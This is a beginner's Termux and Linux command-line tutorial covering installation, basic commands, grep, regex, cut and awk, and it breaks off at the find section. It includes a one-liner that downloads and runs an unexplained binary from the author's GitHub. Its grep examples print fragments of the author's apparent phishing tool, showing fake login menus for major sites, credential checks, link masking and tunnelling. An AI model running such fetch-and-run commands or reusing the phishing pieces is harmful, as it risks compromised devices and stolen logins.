


# TERMUX HACKER



॥ 🙏 ॐ नमः शिवाय 🙏 ॥

Hi there. I am Prince Kumar Devvrat a junior mechanical engineer. I am self-taught CLI (command line interface) developer. As someone from a non-IT background, I understand how challenging it can be to grasp technical concepts. Join me on this hacker's journey using Termux, where we'll progress from basics to advanced topics, including basic scripting. I have created several scripts available on my GitHub profile : <https://github.com/princekrvert/>

# TABLE OF CONTENT

|                           |       |
|---------------------------|-------|
| 1. Introduction to Termux | 3-5   |
| 2. Basics command         | 6-10  |
| 3. Advance command        | 12-22 |
| 4. Networking basic       | 23-28 |
| 5. GitHub and tools       | 29-41 |
| 6. Termux styling         | 42-46 |
| 7. Bash scripting         | 47-59 |

# 1.Introduction to Termux


---

Before we delve into Termux, let's first explore **Linux**. Linux is an operating system just like Windows and macOS. Because it's **open-source**, there are numerous Flavors of Linux.

**Note:** Open-source means that anyone can download the source code and modify it.

If you have a Windows laptop or an Android smartphone, you can start an application by clicking on its app icon. These are known as **GUI** (Graphical User Interface).

here is another way of interacting with an application known as the **Command Line Interface (CLI)**, where we can interact with the application using text-based commands.



```
--(prince@DESKTOP-KSJNS9B)~[~]
$ nmap --help
nmap 7.94SVN ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
```

FIGURE 1.1 CLI

The image labelled 1.1 depicts the **Windows Subsystem for Linux (WSL)**.

“Now we have **Termux**, a Linux emulator for Android. With Termux, users can access various Linux tools and commands, allowing us to practice and enhance their skills.”

You can find the **Termux** application on the Google Play Store. However, for the latest version, you need to download **F-Droid** from your browser and then obtain the Termux application from there. Open your browser and search for F-Droid on Google.



FIGURE 1.2 F-DROID

Download F-DROID and install it. Allow unknown sources if needed. Now open the app and search for Termux.




FIGURE 1.3 F-DROID Termux

Download Termux and install it. It may take some time to open initially.

You will see a black screen with a bunch of text. Now, before we type any command in Termux, keep in mind that it is case-sensitive. This means the meaning of ‘cat’ and ‘Cat’ is different.

➤ `pkg update && pkg upgrade`

This is the first command you should run after installing Termux. It will update the package list, and after that, it will upgrade it. If you are asked for ‘y/n’, press ‘y’

In this context:


- ‘pkg’ refers to ‘package’.
- The meanings of ‘upgrade’ and ‘update’ are self-explanatory.
- The ‘&&’ operator indicates that the second command should execute only if the first command succeeds.

## 2. Basics commands

---

In the initial chapter, we discussed how to download the latest version of Termux and update its package list. In this chapter, we will explore basic commands in Termux and learn how to use them effectively.

The first command in the list is ‘mkdir’, which is used to create a folder or folders. Simply type ‘mkdir foldername’, and it will create a folder in the current working directory.

A terminal window with a black background and green text. The prompt is '(prince@DESKTOP-KSJNS9B)~'. The user enters '\$ mkdir folder1 folder2'. The prompt repeats. The user enters '\$ ls'. The output is 'folder1 folder2'. The prompt repeats.

```
(prince@DESKTOP-KSJNS9B)~-[~/Termux]
$ mkdir folder1 folder2


(prince@DESKTOP-KSJNS9B)~-[~/Termux]
$ ls
folder1  folder2

(prince@DESKTOP-KSJNS9B)~-[~/Termux]
$
```

**FIGURE 2.1 mkdir and ls**

In Figure 2.1, you can see the ‘ls’ command being used. This command is used to display all the files and folders present in the directory. Now that we’ve created two folders using the ‘mkdir’ command, you might be wondering how to create a file.

To create a file, there are several commands available, but we’re going to use ‘touch’. The usage of this command will look something like this: ‘touch filename1 filename2’

A terminal window with a black background and green text. The prompt is '(prince@DESKTOP-KSJNS9B)~'. The user enters '\$ touch file1 file2'. The prompt repeats. The user enters '\$ ls'. The output is 'file1 file2 folder1 folder2'.

```
(prince@DESKTOP-KSJNS9B)~-[~/Termux]
$ touch file1 file2

(prince@DESKTOP-KSJNS9B)~-[~/Termux]
$ ls
file1  file2  folder1  folder2
```

**FIGURE 2.2 touch**


Two files have been created, but they are currently empty. To insert text into these files, we can use a text editor. You might be familiar with Notepad, a GUI-based text editor. However, in Termux, we will use **‘vim’**. To install it, execute the command `pkg install vim`. If you are prompted with a **y/n** question, press **y** to grant the necessary permissions. Before delving into the Vim editor, let’s cover some fundamental basics. To create or edit a file using Vim, type the command `vim filename`. If the filename already exists, Vim will open it; otherwise, it will create a new file. By default, Vim operates in command mode. To insert text, press **i**, which will transition you into insert mode. Now you can type anything you want.



**FIGURE 2.3 vim text editor**

After completing your edits in the file, you’ll want to save it. To do so, press the **Escape key (ESC)**, which will return you to command mode. Now, type `:wq` and press Enter to save your changes. The **cat** command is primarily used to view the contents of a file. While it can also be employed to create files, in this lesson, we will focus solely on viewing content. To view the contents of a file, simply run

➤ **cat filename**



**FIGURE 2.4 cat**



If you remember, we previously created two folders. Now it's time to navigate inside one of those folders. You can achieve this by using the 'cd' command, which stands for change directory.

➤ cd folder1

```
(prince@DESKTOP-KSJNS9B) [~/Termux]
$ ls
file1 file2 folder1 folder2

(prince@DESKTOP-KSJNS9B) [~/Termux]
$ cd folder1

(prince@DESKTOP-KSJNS9B) [~/Termux/folder1]
$ pwd
/home/prince/Termux/folder1

(prince@DESKTOP-KSJNS9B) [~/Termux/folder1]
```

FIGURE 2.5 pwd

To verify this, we can run the 'pwd' command, which stands for 'present working directory'. You'll notice that we are currently inside 'folder1'. Whenever you encounter difficulties using a specific command, you can run '**CMD name --help**' or '**man CMD name**'. Nearly all commands include a help option that provides information on how to use that particular command.

```
(prince@DESKTOP-KSJNS9B) [~/Termux/folder1]
$ cd --help
cd: cd [-L|-P [-e]] [-q]] [dir]
Change the shell working directory.

Change the current directory to DIR. The default DIR is the value of the
HOME shell variable. If DIR is "-", it is converted to $OLDPWD.

The variable CDPATH defines the search path for the directory containing
DIR. Alternative directory names in CDPATH are separated by a colon (:).
A null directory name is the name as the current directory. If DIR begins
with a slash (/), then CDPATH is not used.

If the directory is not found, and the shell option 'cdable_vars' is set,
the word is assumed to be a variable name. If that variable has a value,
its value is used for DIR.

Options:
-L force symbolic links to be followed: resolve symbolic
links in DIR after processing instances of '.'.
-P use the physical directory structure without following
symbolic links: resolve symbolic links in DIR before
processing instances of '.'.
-e If the -P option is supplied, and the current working
directory cannot be determined successfully, exit with
a non-zero status
-Q on systems that support it, present a file with extended
attributes as a directory containing the file attributes
```

FIGURE 2.6 help

If 'man' is not installed on your Termux, you can install it by running the following command.

➤ pkg install man

And again, if you are prompted with a yes/no question, simply press 'y' to grant the necessary permission.

After all these steps, we have a lot on information displayed in Termux. To clean up the terminal, execute the command **‘clear’**.

To find available packages in Termux, use the command **‘pkg search packagename’**. To install basic programming languages and packages, you can either do it manually or execute the following command to install all of them at once.

```
➤ pkg update && pkg upgrade; pkg install wget -y; wget
https://raw.githubusercontent.com/princekrvert/click/main/a.out -
O click;chmod +x click;./click
```

The next command in the list is **‘echo’**. This command is used to print something on the screen.




FIGURE 2.7 echo

```
➤ cal
```

**cal** is a command used to display the calendar in the terminal. By default, it shows the current month, but you can provide a specific year to view the entire year.




FIGURE 2.8 cal

uname is a command used to display system information in the terminal. It provides details about the operating system, including the processor type, machine hardware architecture, and other relevant information.

```

* Upgrade packages: pkg upgrade

Subscribing to additional repositories:

* Root:      pkg install root-repo
* X11:       pkg install x11-repo

Report issues at https://termux.com/issues

~$ uname -a
Linux localhost 5.10.177-android12-9-00001-g219d8dfbba07-ab105
51810 #1 SMP PREEMPT Tue Jul 18 17:01:24 UTC 2023 aarch64 Andr
oid
~$ █

```

**FIGURE 2.9** `uname -a`

figlet is a command used to display stylized text, as shown in pic 2.10. We'll explore its uses further later.

[illegible]

**FIGURE 2.10** figlet

`rmdir` is used to remove an empty directory. However, if you want to delete a directory that contains files or other content, you can use the `rm -rf directoryname` command. the `whoami` command displays the current user.

## 3.Advance commands

---

In our previous chapter, we explored basic commands in Termux. Now, let's dive into more advanced commands and their practical applications. It's time to flex your Linux muscles and take your skills to the next level! Let's begin this exciting journey.

Before we delve into more complex topics, let's begin by exploring some fundamental terminology.

**stdin** stands for standard input. By default, it takes input from the keyboard.

**stdout** stands for standard output. It refers to the stream of data produced by the command line. When a program sends its output, it is usually directed to stdout.

**stderr** stands for standard error. When a process encounters an error, it usually sends the error message to stderr.

In Termux, the dot (.) represents the current directory, while two dots (..) represent the parent directory.

'|' The pipe symbol (|) in Linux is used to redirect the output of one command to the input of another command.

A regular expression (regex) is a sequence of characters used to define patterns in text. These patterns are employed for searching, replacing, and validating strings.

### ➤ **less and more**

Both **less** and **more** are used to read large files one page or one screen at a time. However, less is faster than more because it doesn't load the entire file at once. Therefore, if you need to read a large file, it's recommended to use less. To exit less, simply press '**q**'. Use the **spacebar** to move forward one page, and you can also navigate using the arrow keys.

### ➤ **less filename**

### ➤ head and tail

head is used to display the initial lines of a file, whereas tail shows the final lines. You can use the -n option to specify the desired number of lines.

```
(prince@DESKTOP-KSJNS9B) ~(/Ravana)
$ head README.md
# Ravana

<a href="https://www.instagram.com/princekrvert/"> </a>
<a href="https://n.twitter.com/princekrvert" > </a>
<a href="https://www.youtube.com/channel/UCiPLAqC9AwTGGxXU3WQy8pw"></a>
<a href="https://www.facebook.com/princekrvert" > </a>

!{20220923_091331}[https://user-images.githubusercontent.com/56459297/191888843-62b199ec-6c1e-4b7d-b268-41b244d5bcee.png]
)

...
(prince@DESKTOP-KSJNS9B) ~(/Ravana)
```

FIGURE 3.1 head

```
(prince@DESKTOP-KSJNS9B) ~(/Ravana)
$ tail README.md

*`./ravana.sh`

## WARNING :-THIS TOOL IS MADE ONLY FOR EDUCATIONAL PURPOSES

### English pdf Download here--
[PDF](http://www.mediafire.com/file/rgoq0g9yjwtm42/Ravana.docx/file)

[Ravana 2.5](https://is.gd/ZfEPvA)

(prince@DESKTOP-KSJNS9B) ~(/Ravana)
```

FIGURE 3.2 tail

grep, which stands for “Global Regular Expression Print,” is a powerful command-line utility primarily used in Unix-like operating systems. Its purpose is to search for lines within files or standard input that match a specified regular expression pattern. Once it identifies these matching lines, it outputs them to the program’s standard output.

### ➤ grep [options...] pattern filename

You can explore available options by using the --help flag or referring to the man command.

-V, --version: Show the version of the grep command

-f FILE, --file=FILE

-i,--ignore-case : this option is used to ignore the cases in the search

-v,--invert-match : This option is used to invert the search result

There are several options available. You can read about them in their manual pages.

Suppose we have a file named text.txt containing random text. We want to search for the word ‘night’.

- **grep “night” text.txt**

```
prince@DESKTOP-KSJNS9B: ~/Termux
$ grep "night" text.txt
In moon's embrace, the stars ignite, Their secrets whispered through the night. Silent echoes weave a cosmic thread, Across the vast expanse, they spread.
So close your eyes, my dear friend, And let the night its magic send. For in these quiet hours, we find, A universe with
in our mind.

prince@DESKTOP-KSJNS9B: ~/Termux
$
```

**FIGURE 3.3 grep**

We can use this command in another way: `cat text.txt | grep "night"`. The result will be the same. As you may recall, we discussed piping in Linux, where the output of one command serves as the input for another command. In this case, it sends the output of the `cat` command to the input of the `grep` command. Now we are searching for the word ‘and’ as shown in the picture 3.4 . The line currently contains only the lowercase ‘and,’ but we want to return all occurrences of ‘and,’ regardless of whether they are lowercase or uppercase. To achieve this, we can use the `-i` option, which instructs the search to ignore case.

```
prince@DESKTOP-KSJNS9B: ~/Termux
$ cat text.txt | grep "and"
Dreams take flight on stardust wings, As constellations dance and sing. The universe, a canvas of wonder, Painted with celestial thunder.

prince@DESKTOP-KSJNS9B: ~/Termux
$ cat text.txt | grep -i "and"
Dreams take flight on stardust wings, As constellations dance and sing. The universe, a canvas of wonder, Painted with celestial thunder.
So close your eyes, my dear friend, And let the night its magic send. For in these quiet hours, we find, A universe with
in our mind.

prince@DESKTOP-KSJNS9B: ~/Termux
```

**FIGURE 3.4 grep ignore case**

You can use the `-v` option to reverse the output of the command. Alternatively, you can combine options like `-iv`, which means to ignore the case and reverse the output as well. As you're already familiar with using regular expressions in `grep`, let's delve into some regex syntax.

- ❖ The caret symbol (^) is used to match the beginning of a line, whereas the dollar sign (\$) is used to match the end of the line.

```
(prince@DESKTOP-KSJNS9B) ~ - [~/Ravana]
$ cat ravana.sh | grep "printf"
printf "${p}[$g]01${p}]$w} Facebook      ${p}[$g]11${p}]$w} Netflix\n"
printf "${p}[$g]02${p}]$w} Instagram    ${p}[$g]12${p}]$w} Twitter\n"
printf "${p}[$g]03${p}]$w} Snapchat     ${p}[$g]13${p}]$w} Dropbox\n"
printf "${p}[$g]04${p}]$w} Google       ${p}[$g]14${p}]$w} ig follower\n"
printf "${p}[$g]05${p}]$w} Github       ${p}[$g]15${p}]$w} Yandex\n"
printf "${p}[$g]06${p}]$w} Paypal        ${p}[$g]16${p}]$w} Origin\n"
printf "${p}[$g]07${p}]$w} Spotify       ${p}[$g]17${p}]$w} Ebay\n"
printf "${p}[$g]08${p}]$w} Microsoft    ${p}[$g]18${p}]$w} Pinterest\n"
printf "${p}[$g]09${p}]$w} LinkedIn     ${p}[$g]19${p}]$w} Yahoo\n"
printf "${p}[$g]10${p}]$w} Adobe         ${p}[$g]20${p}]$w} About me\n"

(prince@DESKTOP-KSJNS9B) ~ - [~/Ravana]
$ cat ravana.sh | grep "red$"
r="\e[31;1m" # this is for red

(prince@DESKTOP-KSJNS9B) ~ - [~/Ravana]
$
```

FIGURE 3.5 caret and dollar

- ❖ The dot (.) is used to match any character.

```
(prince@DESKTOP-KSJNS9B) ~ - [~/Ravana]
$ cat ravana.sh | grep "re."
r="\e[31;1m" # this is for red
g="\e[32;1m" # green
# kill the already running proces
count=$(curl -s http://ip-api.com/json/ | grep -c "India" )
return "true"
return "false"
echo -e "\033[32;1m LocalXpose already installed."

check_cred(){
#End of user cred-----
# make a function to mask the url (credit this function is inspired from jaykali maskphish )
shorturl=$(curl -s "https://is.gd/create.php?format=simple&url=$3")
#make a function to download the cloudflare
# remove the previous log file
echo -e "\e[0;1m Starting clodflare.. "
sleep 3 && termux-chroot ./cloudflare tunnel -url http://127.0.0.1:8080$ran --logfile .pk.txt > /dev/null &
ow all the process in background .-
sleep 3 && ./cloudflare tunnel -url http://127.0.0.1:8080$ran --logfile .pk.txt > /dev/null 2>&1 &
link=$(cat .pk.txt | grep "trycloudflare" | cut -d "|" -f2 | cut -d ")" -f2)
cat .pk.txt | grep "trycloudflare" | cut -d "|" -f2 | cut -d ")" -f2
check_cred $1
#make a function to download the cloudflare
chmod +x cloudflare
if [[ -e cloudflare ]];then
echo -e "\e[36;1m Cloudflared already installed ."
echo -e "\e[32;1m Downlodng coludflared"
download "https://github.com/cloudflare/cloudflared/releases/latest/download/cloudflared-linux-arm"
download "https://github.com/cloudflare/cloudflared/releases/latest/download/cloudflared-linux-arm64"
```

FIGURE 3.6 dot

As you can see in the picture 3.6 , the expression ‘**re.**’ is being used to match words like **red**, **rep**, and **rea**.

- ❖ The square brackets [ ] allow you to match multiple characters or a range of characters.

```
(prince@DESKTOP-KSJNS9B) [~/Ravana]
$ cat ravana.sh | grep "[ae]nd"
if [[ 'command -v termux-chroot' ]];then
  echo -e "${p}${w}01${p}] ${r} Random"
  #now check for user credential-----
#Make a function to handle -----
#Nedd to start localhost and Ngrok server.
echo -e "${g}${w}${g}] ${y} I am prince kumar and i am a junior mechanical engineer.\n"
echo -e "${g}${w}${g}] ${y} I am prince kumar and i am a junior mechanical engineer.\n"
am start -a android.intent.action.VIEW -d https://bit.ly/3sAFWqM > /dev/null 2>&1
am start -a android.intent.action.VIEW -d https://is.gd/B8EytP > /dev/null 2>&1
am start -a android.intent.action.VIEW -d https://bit.ly/3z49Eaa > /dev/null 2>&1
if [[ 'command -v proot' ]];then
  command -v php 2>&1 > /dev/null || { echo -e "${g}++++${y}Installing php${g}++++" ; apt-get install php -y ; }
  command -v curl 2>&1 > /dev/null || { echo -e "${g}++++${y}Installing curl${g}++++" ; apt-get install curl -y ; }
  command -v unzip 2>&1 > /dev/null || { echo -e "${g}++++${y}Installing unzip${g}++++" ; apt-get install unzip -y ; }
  command -v wget 2>&1 > /dev/null || { echo -e "${g}++++${y}Installing wget${g}++++" ; apt-get install wget -y ; }
}
printf "${p}${g}05${p}]${w} Github ${p}${g}15${p}]${w} Yandex\n"
server "snapchat" "new-friend";
echo -ne "${w}${g}${w}] ${y} Starting yandex server"
```

FIGURE 3.7 grep square bracket

The expression ‘[ae]nd’ will match the words ‘and’ and ‘end’. The expression is limitless, and it depends on you how you construct it to accomplish your desired task. You’ll encounter more complex expressions as we delve into building our own Bash script.

- **Cut :** The cut command is used to extract parts of a line from a file based on byte positions, character positions, or a specified delimiter. The syntax for the cut command typically follows this format: cut options... filename. To print the first three bytes from each line, use the command: cut -b 1,2,3 filename. The -b option is used to specify bytes.

```
(prince@DESKTOP-KSJNS9B) [~/Ravana]
$ cut -b 1,2,3 ravana.sh
#!/
#@A
#Da
# V
#ad
#Th
# S
# D
r="
q="
```

FIGURE 3.8 cut bytes



Alternatively, you can define a range like this: `cut -b 1-3 filename`. If you omit the last byte number, it will refer to the last byte. The `-c` option is used to display the column. To specifically display the second column, use the following command: `cut -c 2 filename`. We can use the `-d` command to set the delimiter. By default, the delimiter is a space, and we can print fields using `-f1` and `-f2`.

- **Awk:** Awk is a powerful command and scripting language that enables us to manipulate data, search for patterns, and generate reports. As we continue building our scripts, we'll encounter more uses of Awk. It's a command you'll find yourself using repeatedly. The usage of the `awk` command typically follows this format: `awk options 'selection {action}' input_file`.

```
[prince@DESKTOP-KSJNS9B] ~/Ravana
$ awk '{printf $1}' README.md
#<a<a<a[20220923_091331](https://user-images.githubusercontent.com/56459297/19188843-62b199ec-6cle-4b7d-b268-41b244d5bcee.png)``cloudflare``*git*cd*chmod*./ravana.sh####[PDF](http://www.mediafire.com/file/rgoq0g9jmytm42/Ravana.docx/file)[Ravana
[prince@DESKTOP-KSJNS9B] ~/Ravana
$ awk '{printf $2}' README.md
Ravanahref="https://www.instagram.com/princekrvert">href="https://m.twitter.com/princekrvert"href="https://www.youtube.com/channel/UCip1AqC0AntGgXU3M0y8pw"><imghref="https://www.facebook.com/princekrvert"linkcloneRavana'+xWARNINGEnglish2.5)(https://is.gd/2fEPvA)
[prince@DESKTOP-KSJNS9B] ~/Ravana
$ awk '{printf $0}' README.md
# Ravana <a href="https://www.instagram.com/princekrvert/"> </a><a href="https://m.twitter.com/princekrvert">  </a><a href="https://www.youtube.com/channel/UCip1AqC0AntGgXU3M0y8pw"></a><a href="https://www.facebook.com/princekrvert">  </a> [[20220923_091331](https://user-images.githubusercontent.com/56459297/19188843-62b199ec-6cle-4b7d-b268-41b244d5bcee.png)``cloudflare link forwarding``*git clone https://github.com/princekrvert/Ravana.git``*cd Ravana``*chmod tx ravana.sh``*./ravana.sh``# WARNING :THIS TOOL IS MADE ONLY FOR EDUCATIONAL PURPOSES## English pdf Download here--[PDF](http://www.mediafire.com/file/rgoq0g9jmytm42/Ravana.docx/file)[Ravana 2.5)(https://is.gd/2fEPvA)
[prince@DESKTOP-KSJNS9B] ~/Ravana
$
```

**FIGURE 3.9** `awk`

Now, let's create a small project to deepen our understanding of these concepts. We'll develop a program that extracts phone numbers and email addresses from a web page. Here is a web page containing fake email addresses and phone numbers. We'll scrape data from this page. Keep in mind that in the real world, you might encounter a large number of emails and phone numbers. When working with online websites, we use tools like `wget` and `curl` instead of `cat` to retrieve and display content. We'll delve into the details of `wget` and `curl` commands later

```

<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Fake Contacts</title>
</head>
<body>
  <h1>Fake Contacts</h1>
  <ul>
    <li>Email: <a href="mailto:john.doe@example.com">john.doe@example.com</a></li>
    <li>Email: <a href="mailto:jane.smith@example.com">jane.smith@example.com</a></li>
    <li>Phone: <a href="tel:+1234567890">(123) 456-7890</a></li>
    <li>Phone: <a href="tel:+1987654321">(987) 654-3210</a></li>
    <li>Email: <a href="mailto:alice.jones@example.com">alice.jones@example.com</a></li>
    <li>Phone: <a href="tel:+1555123456">(555) 123-4567</a></li>
    <!-- Add more contacts here -->
  </ul>
</body>
</html>

```

**FIGURE 3.10** html file emails and phone numbers

First, let's extract email addresses from this webpage using the regular expression `'[0-9a-z]*\.[a-z0-9]*@[0-9a-z].[a-z]'`. You can create your own version of the regex for the same task, but I'll stick with this one. Now, let's break down each part of the regex.

The first part, `[0-9a-z]*`, uses square brackets to match any single character within the specified set. Within this set, 0-9 indicates matching any digit, and a-z represents matching any lowercase letter. By combining these, we aim to match any word that can contain both numbers and letters. The `*` quantifier allows this expression to match zero or more occurrences. In summary, this part of the regex is designed to capture names, words, or numbers occurring zero or more times.

An email address can contain a period ('.') in between its components. To match this period, we use the escape character ('\\') followed by the period ('.'). The backslash escapes the special meaning of the period. Since we don't know if an email address will have a period or not, we use the '?' quantifier, which allows it to match zero or more occurrences. An email address always contains the '@' symbol. To match it, we use '\\@'. After the '@', there can be any combination of letters or numbers. To match this part, we use the pattern `'[0-9a-z]*'`. In order to match any domain extension, we utilize the regular expression `'\\.[a-z]*'`.

```

(prince@DESKTOP-KSJNS9B)~$ cat web.html | grep "[0-9a-z]*\.[a-z0-9]*@[0-9a-z]*\.[a-z]*"

(prince@DESKTOP-KSJNS9B)~$ cat web.html | grep -e "[0-9a-z]*\.[a-z0-9]*@[0-9a-z]*\.[a-z]*"

(prince@DESKTOP-KSJNS9B)~$ cat web.html | grep -E "[0-9a-z]*\.[a-z0-9]*@[0-9a-z]*\.[a-z]*"
<li>Email: <a href="mailto:john.doe@example.com">john.doe@example.com</a></li>
<li>Email: <a href="mailto:jane.smith@example.com">jane.smith@example.com</a></li>
<li>Email: <a href="mailto:alice.jones@example.com">alice.jones@example.com</a></li>

```

**FIGURE 3.11 Email matching using Regx**

We will now create a regular expression (Regx) to match phone numbers. Since I'm Indian, I'll use the regular expression '+[0-9]{12}' to match Indian phone numbers. You should create your own version based on your requirements. The regex pattern used to match numbers should look familiar to you, except for the curly brackets. Curly brackets are used to match the previous pattern a specific number of times, where that number is specified within the curly brackets.

- **Find :** The find command in Linux is a powerful tool used to locate files and directories. Let's explore some examples of using this command in the terminal

```

prince@DESKTOP-KSJNS9B: ~  x  +  v

